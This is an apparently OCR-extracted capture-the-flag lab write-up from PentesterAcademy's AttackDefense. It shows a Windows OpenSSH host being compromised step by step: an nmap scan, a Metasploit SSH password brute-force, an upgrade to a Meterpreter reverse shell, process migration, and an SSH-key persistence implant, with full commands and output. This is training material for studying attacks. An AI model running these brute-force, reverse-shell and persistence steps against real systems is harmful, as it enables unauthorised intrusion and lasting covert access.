ATTACK DEFENSE

by PentesterAcademy

r


Name	Windows: OpenSSH Persistence
URL	https://attackdefense.com/challengedetails?cid=2391
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.29.54
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.29.54



```
root@attackdefense:~# nmap 10.0.29.54
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 09:48 IST
Nmap scan report for 10.0.29.54
Host is up (0.062s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 22.

Command: nmap -sV -p 22 10.0.29.54



```
root@attackdefense:~# nmap -sV -p 22 10.0.29.54
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 09:48 IST
Nmap scan report for 10.0.29.54
Host is up (0.062s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH for_Windows_7.7 (protocol 2.0)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
root@attackdefense:~# 
```


We can notice that the target machine is exposed with Windows OpenSSH 7.7.

Step 4: Running Metasploit framework to find the valid password and gain the ssh shell.

The provided username is: administrator

Commands:
msfconsole -q

use auxiliary/scanner/ssh/ssh_login
set RHOSTS 10.0.20.108
set VERBOSE false
set USERNAME administrator
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
run



```
root@attackdefense:~# msfconsole -q
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.29.54
RHOSTS => 10.0.29.54
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME administrator
USERNAME => administrator
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.0.29.54:22 - Success: 'administrator:bubbles' 'Microsoft Windows Server 2019 Datacenter 10.0.17763 N/A Build 17763'
[*] Command shell session 1 opened (10.10.15.2:36847 -> 10.0.29.54:22) at 2021-06-09 09:49:49 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```


We have successfully gained the ssh shell and found the password of the administrator account.

Administrator User Password: bubbles

Step 5: Upgrade the ssh shell into a meterpreter shell.

Command: sessions -u 1


Note: Wait for a couple of seconds for the shell.



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.15.2:4433
msf6 auxiliary(scanner/ssh/ssh_login) >
[*] Sending stage (175174 bytes) to 10.0.29.54
[*] Meterpreter session 2 opened (10.10.15.2:4433 -> 10.0.29.54:49716) at 2021-06-09 10:07:1
[*] Stopping exploit/multi/handler

msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         shell windows            SSH administrator:bubbles (10.0.29.54:22)    10.10.15.2
)
  2         meterpreter x86/windows  ATTACKDEFENSE\Administrator @ ATTACKDEFENSE  10.10.15.2
54)

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Step 6: Migrate current process into explorer.exe


Command: sessions -i 2
migrate -N explorer.exe



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > migrate -N explorer.exe
[*] Migrating from 3984 to 4180...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Read the flag.

Commands: cat C:\\Users\\Administrator\\Desktop\\flag.txt




```
meterpreter > cat C:\\Users\\Administrator\\Desktop\\flag.txt
ad41b3d77a7a512f2382ee58eb53cb74meterpreter > 
```

Flag: ad41b3d77a7a512f2382ee58eb53cb74

Step 8: We need to access the SSH service even after the password gets changed. In this case, we will be adding an ssh key to the target machine for persistence access. There is a Metasploit module i.e post/windows/manage/sshkey_persistence.

First, generating a private and public key in a new terminal.

Command: ssh-keygen
<enter>
<enter>
<enter>




```
root@attackdefense:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:u4VnFUzbe/ZNCpgMFpGlUMrLjVT2SoTcBvyf5Cw7tzE root@attackdefense.com
The key's randomart image is:
+---[RSA 3072]----+
|     oo=B+. .    |
|     .+*++ o o   |
|      +o= . + .  |
|     o *.+.o . . |
|      + S=+.o . +|
|        .o=. . =o|
|        ooE   . o|
|        o=.o     |
|        .o..     |
+----[SHA256]-----+
root@attackdefense:~# 
```

The key is generated in /root/.ssh folder

Now run the sshkey_persistence post exploit module.

Commands: background
use post/windows/manage/sshkey_persistence
set SESSION 2
set PUBKEY /root/.ssh/id_rsa.pub
set EDIT_CONFIG true
set CREATESSHFOLDER true
run




```
meterpreter > background
[*] Backgrounding session 2...
msf6 > use post/windows/manage/sshkey_persistence
msf6 post(windows/manage/sshkey_persistence) > set SESSION 2
SESSION => 2
msf6 post(windows/manage/sshkey_persistence) > set PUBKEY /root/.ssh/id_rsa.pub
PUBKEY => /root/.ssh/id_rsa.pub
msf6 post(windows/manage/sshkey_persistence) > set EDIT_CONFIG true
EDIT_CONFIG => true
msf6 post(windows/manage/sshkey_persistence) > set CREATESSHFOLDER true
CREATESSHFOLDER => true
msf6 post(windows/manage/sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Adding key to C:\Users\student\.ssh\authorized_keys
[+] Key Added
[*] Adding key to C:\Users\Administrator\.ssh\authorized_keys
[+] Key Added
[*] Post module execution completed
msf6 post(windows/manage/sshkey_persistence) >
```


We have successfully added a key for an administrator account.

Step 9: Running ssh login pubkey auxiliary module to verify if the key is placed currently or not.

Commands:
use auxiliary/scanner/ssh/ssh_login_pubkey
set RHOSTS 10.0.29.54
set KEY_PATH /root/.ssh/id_rsa
set USERNAME administrator
exploit



```
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS 10.0.29.54
RHOSTS => 10.0.29.54
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH /root/.ssh/id_rsa
KEY_PATH => /root/.ssh/id_rsa
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set USERNAME administrator
USERNAME => administrator
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > exploit

[*] 10.0.29.54:22 SSH - Testing Cleartext Keys
[*] 10.0.29.54:22 - Testing 1 keys from /root/.ssh/id_rsa
[+] 10.0.29.54:22 - Success: 'administrator:-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEA4ZElLSn9V0CoU3zeLvdVjW5200w4iElRq2QWZPCpgl1aLQNU
rG68XNJ61LoWyDu3bnQRQO5Q9Rwu2MbOgUxRYPZtlxAC+/8N5NXr7CsUWoTqzUd4
tII5fgzpngVjoauQLEnlgrmQGbxzKhgBenZXIHUUzoNhNBZW1bgdIIG47vA+0kfz
aYkFNMpauUfCOL1NOyRDZ88dtgFFourvSBRjTbaVjoJ2xVoN2zTteDbr4ENscEtt
/Y38WbZ8k5DCMzO+DjEI9FxhM7lfxYXrWIan8IFtWyCA8tjiAanGP0oWt3OIMmir
otFuR/IvHCqmbVTFbcpV5u6Bn2zytYsLqIiBG/0J6aIme5ggcCAlSb2R8Py+POFd
```




```
4N0VfjP2Lj0fGl4XQnL2OrYm4he5Mf2Y534VGq/0MPGN1pjXmcs6nkqaLQ2Z5SXJ
wx1DGmS2JjZOwdoUsanQD/+7Y0XLYYraBsqEzrhikQSkaYf1AoHBALGnVUTUHITy
yOBg36D/MxOMmIrMXZD1svF0eQBk39AYiyOk60WVH7vZXsBjGIvg/MZ0zW/IaK0A
e52JWOIDlzfuH/k64BuRUc0L3dq9dQH/0CjoehWsQyjZhztyuxb+RZkJrBZebmB6
GM4f6N/PWJoKZ65ehL5Kxq2Uj+gJrKuRVKHTJOWp+zuiEzckcmxnS4pvJbqIEJyX
BUHgAF4oDg08b8GLIglfnpCSo3kSERLYwHoSgjAsxLH6yzLhQRMTUw==
-----END RSA PRIVATE KEY-----
' 'Microsoft Windows Server 2019 Datacenter 10.0.17763 N/A Build 17763'
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 3 opened (10.10.15.2:40575 -> 10.0.29.54:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

We have successfully opened another shell using a private key.

Step 10: Similarly, we can use ssh utility with the private key to connect to the target directly without using the Metasploit module.

Command: ssh -i /root/.ssh/id_rsa administrator@10.0.29.54



```
root@attackdefense:~# ssh -i /root/.ssh/id_rsa administrator@10.0.29.54

Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@ATTACKDEFENSE C:\Users\Administrator>
```

References

1. OpenSSH (https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_install_firstuse)
2. SSH Login Check Scanner (https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login/)
3. SSH Public Key Login Scanner (https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login_pubkey)
4. SSH Key Persistence (https://www.rapid7.com/db/modules/post/windows/manage/sshkey_persistence)